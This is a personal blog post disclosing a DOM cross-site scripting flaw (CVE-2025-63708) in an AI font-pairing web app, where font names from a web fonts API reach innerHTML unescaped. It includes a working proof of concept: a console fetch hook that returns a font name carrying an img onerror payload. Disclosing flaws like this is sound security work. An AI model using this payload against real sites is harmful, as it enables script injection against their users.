Introduction
I was reading a blog post by Bobby Cooke and it inspired me to hunt for my first CVE. This post is heavily influenced by his blog, so please go check it out. I’m not claiming this is the greatest CVE ever, this was honestly mostly for fun and to learn (and to say I got a CVE lol).
Table of Contents
Short Story: How I Found It
I was poking around this AI font-pairing application, and I was able to notice it takes font names from a Web Fonts API and drops them into the DOM with innerHTML. Even with my limited knowledge of web apps, I was able to tell this can be vulnerable to XSS. I was able to built a quick PoC, submitted it to MITRE for reviewal and I was able to get the CVE published.
Source Code Review
Vulnerable Sink
I started with the UI code that builds the font options. In script.js, each font option is being rendered with ‘innerHTML’ (see screenshot).

The key detail is that font.family is used twice here, and in both cases it’s treated as HTML, not safely encoded text.
Why It’s Risky
innerHTMLwith untrusted data.font.familyis inserted viainnerHTML. The browser parses it as HTML (not plain text), which means any HTML/JS we can smuggle into font.family will be interpreted and rendered. Which leads us to a DOM XSS sink.- Attribute injection. The same value is dropped into style=”font-family:’…’”. What does that mean? If an we break out of the quotes, it now becomes a second injection point.
This application also pulls fonts from Google’s Web Fonts API:

If an attacker can supply or intercept the ‘webfonts’ response, the untrusted font.family will get written directly into the page via innerHTML and the inline style attribute. This is the sink path that makes XSS possible.
Quick Demo (PoC)
I simulate a malicious webfonts response using a tiny fetch hook in the browser console. I then re-trigger the app’s initialization so it then calls the vulnerable code again. The payload lives completely inside font.family, the app’s own innerHTML usage is what causes the JavaScript to execute.
Steps:
- Run the app locally
- Open DevTools → Console
- Paste the PoC below.
- In the same console, re-trigger the app’s initialization logic:
document.dispatchEvent(new Event('DOMContentLoaded')); - You will then see an alert box and the injected
<img>node in Elements.
window.__origFetch = window.fetch;
window.fetch = async function (input, init) {
  const url = (typeof input === 'string') ? input : input?.url;

  if (url && url.includes('webfonts')) {
    return new Response(JSON.stringify({
      kind: "webfonts#webfontList",
      items: [
        {
          family: `"><img src=x onerror="alert('https://dylandavis1.github.io/')">`,
          category: "serif"
        }
      ]
    }), {
      status: 200,
      headers: { "Content-Type": "application/json" }
    });
  }
  return window.__origFetch.apply(this, arguments);
};

And boom, we are able to get our XSS payload to execute. The important part is that the alert comes from the payload inside font.family being passed to innerHTML and the inline style attribute. The console hook is a convenient method we can use to simulate a malicious Web Fonts response.
Conclusion
This was a fun little win for me, I was able to strengthen my web app skills, publish a PoC, and landed my first CVE. If you spot anything I have missed or have fix ideas, feel free to DM me!
Thanks & Links
- Inspired by: Bobby Cooke
- Official record: CVE-2025-63708
- PoC: https://github.com/DylanDavis1/CVE-2025-63708